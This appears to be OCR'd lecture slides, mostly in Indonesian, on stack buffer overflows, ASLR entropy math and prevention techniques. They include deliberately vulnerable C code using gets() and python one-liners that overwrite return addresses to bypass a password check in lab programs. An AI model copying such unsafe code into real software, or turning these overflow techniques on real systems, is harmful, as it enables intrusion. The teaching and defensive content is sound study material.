
0

Virtual Memory address



Note:
Vdso (virtual Dynamic Shared Object)
Mekanisme di kernel untuk mengekport kernel-space routines untuk user-space aplikasi
Sehingga aplikasi dapat memanggil kernel-space routines (syscall) saat berjalan.

Virtual Memory address



Probabilitas di hacked

The following variables can be declared:

E_s (entropy bits of stack top)
E_m (entropy bits of `mmap()` base)
E_x (entropy bits of main executable base)
E_h (entropy bits of heap base)
A_s (attacked bits per attempt of stack entropy)
A_m (attacked bits per attempt of `mmap()` base entropy)
A_x (attacked bits per attempt of main executable entropy)
A_h (attacked bits per attempt of heap base entropy)
α (attempts made)
N (total amount of entropy: $N = (E_s - A_s) + (E_m - A_m) + (E_x - A_x) + (E_h - A_h))$

To calculate the probability of an attacker succeeding, we have to assume a number of attempts α carried out without being interrupted by a signature-based IPS, law enforcement, or other factor; in the case of brute forcing, the daemon cannot be restarted. We also have to figure out how many bits are relevant and how many are being attacked in each attempt, leaving however many bits the attacker has to defeat.

The following formulas represent the probability of success for a given set of α attempts on N bits of entropy.

$g(\alpha) = 1 - \left(1 - 2^{-N}\right)^{\alpha}$ if $0 \leq \alpha$ (isolated guessing; address space is re-randomized after each attempt)
$b(\alpha) = \frac{\alpha}{2^N}$ if $0 \leq \alpha \leq 2^N$ (systematic brute forcing on copies of the program with the same address space)


- Tahun 2014 – Marco & Gisbert bypass ASLR 64 bit dalam kondisi tertentu.
- Shacham and co-workers state, tahun 2004, 16 bit randomized bisa di kalahkan dengan bruce force attack dalam 1 menit.

- Idealnya developer seharusnya menemukan dan memperbaiki program sebelum di release.
- Tetapi karena lingkup program terlalu besar dan tidak ada solusi yang umum.

Analysis Tools

- Polyspace
- ARCHER
- Splint
- UNO
- BOON

Vulnerable 1




Vulnerable 1

$ python -c 'print "A"*200' | ./buffer1


```
Terminal - darklinux@darklinux: ~/overflow

darklinux@darklinux:~/overflow$ ./buffer1
12345
12345
darklinux@darklinux:~/overflow$ python -c 'print"A"*200' | ./buffer1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
*** stack smashing detected ***: ./buffer1 terminated
Segmentation fault
darklinux@darklinux:~/overflow$
```

Vulnerable 2



Vulnerable 2

- $ python -c 'print "A"*10 + "B"*4 + "\x04\x84\x04\x08"' > attack.txt




Vulnerable 3

Terminal - buffer3.c (~/overflow) - VIM


```
 1 #include<stdio.h>
 2 #include<string.h>
 3
 4 void granted();
 5
 6 int main()
 7 {
 8     char password[16];
 9     printf("Enter your password: ");
10     gets(password);
11
12     if (strcmp(password,"passwordkey"))
13     {
14         printf("\nWrong Password!\n");
15     }
16     else
17     {
18         granted();
19     }
20 }
21
22 void granted()
23 {
24     printf("\nAccess granted!\n");
25     return;
26 }
~
~
~
                                    3,0-1         All
```

Vulnerable 3



Vulnerable 3

- $ python -c 'print "A"*24 + "B"*4 + "\x96\x84\x04\x08"' > attack.txt



Vulnerable 4

Tehnik pencegahan

- **Clean Programming**, cegah step stone.
  - *Gunakan strNcopy, strNcat, strNdup dll.*
- **User input sanitation**
  - jangan percaya input dari user.
- **Proper testing**
  - fuzzing
- **Stack randomization patches**
  - *PaX, ExecShield*
  - *linux kernel >= 2.6.12*
- **NX (non executable bit)**
  - cek di stack tidak ada executable shellcode.

Referensi

- **Buffer Overflow Attacks**, James C foster
- **A Buffer Overflow Study Attacks & Defenses**, Pierre-Alain FAYOLLE, Vincent GLAUME ENSEIRB
- **Evaluating Static Analysis Tools for Detecting Buffer Overflows in C Code**, Kendra June Kratkiewicz
- **Smashing The Stack For Fun And Profit**, Aleph One
- **Writing Buffer Overflow Exploits**, Alvaro J. Gene

\xs\xk\xn\xa\xh\xT